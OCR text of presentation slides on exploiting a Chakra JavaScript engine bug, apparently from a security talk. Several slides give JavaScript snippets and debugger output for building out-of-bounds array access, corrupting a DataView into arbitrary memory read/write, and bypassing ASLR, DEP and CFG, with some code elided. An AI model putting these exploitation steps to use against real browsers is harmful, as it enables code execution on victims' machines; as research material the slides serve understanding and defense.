
Chakra vulnerability

- Step 2
- Create OOB

```
function start()
{
    //… …

    //2. create OOB
    var_Array_1[0] = {};

    //… …
}
start();
```


Chakra vulnerability

- Step 2
- ConvertToJavascriptArray : Create new segment
- Seg.buffer = 0x23 * 0x08, Seg.length = 0x2e



Chakra vulnerability

- Step 2
- Seg.buffer = 0x23 * 0x08
- Seg.length = 0x2e




Chakra vulnerability

- Step 3
- Segment layout

```
function start()
{
    //… …

    //3.segment layout
    var var_Array_2 = new Array();
    var_Array_2[0x22] = {};

    //… …
}
start();
```

Chakra vulnerability


- Step 3
- Segment layout and segment OOB



Chakra vulnerability


- Step 4
- Edit var_Array_2.head.size

```
function start()
{
    //… …

    //4.edit var_Array_2.head.size
    //var_Array_1[0x24] = 0x7fffffff;

    var_Array_1.reverse();
    var_Array_1[9] = 0;
    var_Array_1[9] -= 1;
    var_Array_1.reverse();

    //… …
}
start();
```




Chakra vulnerability

- Step 4
- Edit var_Array_2.head.size




Chakra vulnerability



Chakra vulnerability

- Step 5
- var_Array_2 OOB r/w

```
function start()
{
    //… …

    //5. var_Array_2 OOB r/w
    var_Array_2.length = 0xffffffff;
    var_Array_2[0xfffffffe] = 0x7fffffff;

    //… …
}
start();
```



Chakra vulnerability

- Step 5
- var_Array_2 OOB r/w

```
0:011> r
rax=0000000000000000 rbx=0000025fdedde7d0 rcx=000100007fffffff
rdx=0000025fdee52bf0 rsi=00000000fffffffe rdi=0000025fdee52bf0
rip=00007ffd5e3c0ddf rsp=000000a1f24fb070 rbp=0000025fdb586860
 r8=00000000fffffffe  r9=0000025fdee52bf0 r10=00000fffabc781b0
r11=00000000fffffffe r12=be13ffffffc00000 r13=0000025fdeeb3c20
r14=0000000000000000 r15=fffc000000000000

chakra!Js::JavascriptArray::SetItem+0x5f:
00007ffd`5e3c0ddf mov qword ptr [rdx+r11*8+18h],rcx 00000267`dee52bf8=????????
```


Chakra vulnerability

- Step 6
- Fill Memory r/w
- Inline Head
- Edit NativeIntArray.length,NativeIntArray.head.length, NativeIntArray.head.size

Chakra vulnerability

- Step 6
- Fill Memory r/w
- Edit NativeIntArray.length, NativeIntArray.head.length, NativeIntArray.size

out of bound memory read/write




edit
array.length
array.head.size
array.head.length

Chakra vulnerability

- Step 6
- Fill Memory r/w
- DataView

```
var array_buffer = new ArrayBuffer(0x10);
var data_view = new DataView(array_buffer, 0,
                             array_buffer.byteLength);
```

```
0:020> u poi(00000255`ec1783c0)
chakra!Js::DataView::`vftable':

0:023> dq 00000255`ec1783c0
00000255`ec1783c0  00007ffd`5e7708e8 00000255`6c4e7b00
00000255`ec1783d0  00000000`00000000 00000000`00000000
00000255`ec1783e0  00000000`00000010 00000255`6c417fc0
00000255`ec1783f0  00000000`00000000 0000024d`67013cc0
```




Chakra vulnerability

- Step 6
- Fill Memory r/w
- DataView

```
var array_buffer = new ArrayBuffer(0x10);
var data_view = new DataView(array_buffer, 0,
                             array_buffer.byteLength);
```

```
0:020> u poi(00000255`ec1783c0)
chakra!Js::DataView::`vftable':

0:023> dq 00000255`ec1783c0
00000255`ec1783c0  00007ffd`5e7708e8 00000255`6c4e7b00
00000255`ec1783d0  00000000`00000000 00000000`00000000
00000255`ec1783e0  00000000`ffffffff 00000255`6c417fc0
00000255`ec1783f0  00000000`00000000 12121212`00000000
```



Chakra vulnerability

- Step 6
- Fill Memory r/w
- DataView

```
data_view.setUint32(0x34343434, 0xffffffff, true);
```

```
0:020> u poi(00000255`ec1783c0)
chakra!Js::DataView::`vftable':

0:023> dq 00000255`ec1783c0
00000255`ec1783c0  00007ffd`5e7708e8 00000255`6c4e7b00
00000255`ec1783d0  00000000`00000000 00000000`00000000
00000255`ec1783e0  00000000`ffffffff 00000255`6c417fc0
00000255`ec1783f0  00000000`00000000 00001212`00000000
... ...
00001212`34343434 ffffffff`00000000 00000000`00000000
... ...
```

Chakra vulnerability

- Step 6
- Fill Memory r/w
- DataView

```
data = data_view.getUint32(0x34343434, true);
```

```
0:020> u poi(00000255`ec1783c0)
chakra!Js::DataView::`vftable':

0:023> dq 00000255`ec1783c0
00000255`ec1783c0  00007ffd`5e7708e8 00000255`6c4e7b00
00000255`ec1783d0  00000000`00000000 00000000`00000000
00000255`ec1783e0  00000000`ffffffff 00000255`6c417fc0
00000255`ec1783f0  00000000`00000000 00001212`00000000
... ...
00001212`34343434  ffffffff 00000000 00000000`00000000
... ...
```

Chakra vulnerability

- Step 6
- Fill Memory r/w
- DataView

```
0:013> r
rax=1111111100000000 rbx=00000132f6b57370 rcx=00000132fa427b00
rdx=00000000ffffffff rsi=0000000011111111 rdi=000001336b75c380
rip=00007ffd5e69c601 rsp=0000000d59bfb5a0 rbp=0000000000000004
 r8=00000132fa0f7d50  r9=00000132f6b57370 r10=000001336b770800
r11=0000000d59bfb9d8 r12=0000000000000001 r13=00000132f6b2cf90
r14=0000000d59bfb620 r15=0000000011111111
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
chakra!Js::DataView::EntrySetUint32+0x131:
00007ffd`5e69c601 mov     dword ptr [r15+rax],esi ds:11111111`11111111=????????
```

Contents

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Bypass ASLR

- Module address and object address


```
0:025> dq 1c9ec92f800
000001c9`ec92f800  00007ffd`5e7443c0 000001c9`94818f80
000001c9`ec92f810  00000000`00000000 00000000`00000005
000001c9`ec92f820  00000000`ffffffff 000001c9`ec92f840
000001c9`ec92f830  000001c9`ec92f840 000001c9`9463ffe0
000001c9`ec92f840  ffffffff`00000000 00000000`ffffffff
000001c9`ec92f850  00000000`00000000 12345678`003943a7
000001c9`ec92f860  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001c9`ec92f870  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
```

Vftable address

Heap address


Bypass ASLR

- Module address and object address

Bypass DEP

- ROP、VirtualProtect、VirtualAlloc

```
0:033> !address 0000015f`e5bbc020
Usage:                  <unknown>
Base Address:           0000015f`e5bb0000
End Address:            0000015f`e5bbf000
Region Size:            00000000`0000f000 (  60.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
```



```
0:033> !address 0000015f`e5bbc020
Usage:                  <unknown>
Base Address:           0000015f`e5bb0000
End Address:            0000015f`e5bbf000
Region Size:            00000000`0000f000 (  60.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000040          PAGE_EXECUTE_READWRITE
```

Contents

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Bypass CFG


- Control Flow Guard (CFG)

```
mov     eax, [edi]
call    dword ptr [eax+0A4h]
```

```
mov     eax, [edi]
mov     esi, [eax+0A4h] ; esi = virtual function
mov     ecx, esi
call    ds:___guard_check_icall_fptr //ntdll!LdrpValidateUserCallTarget
mov     ecx, edi
call    esi
```

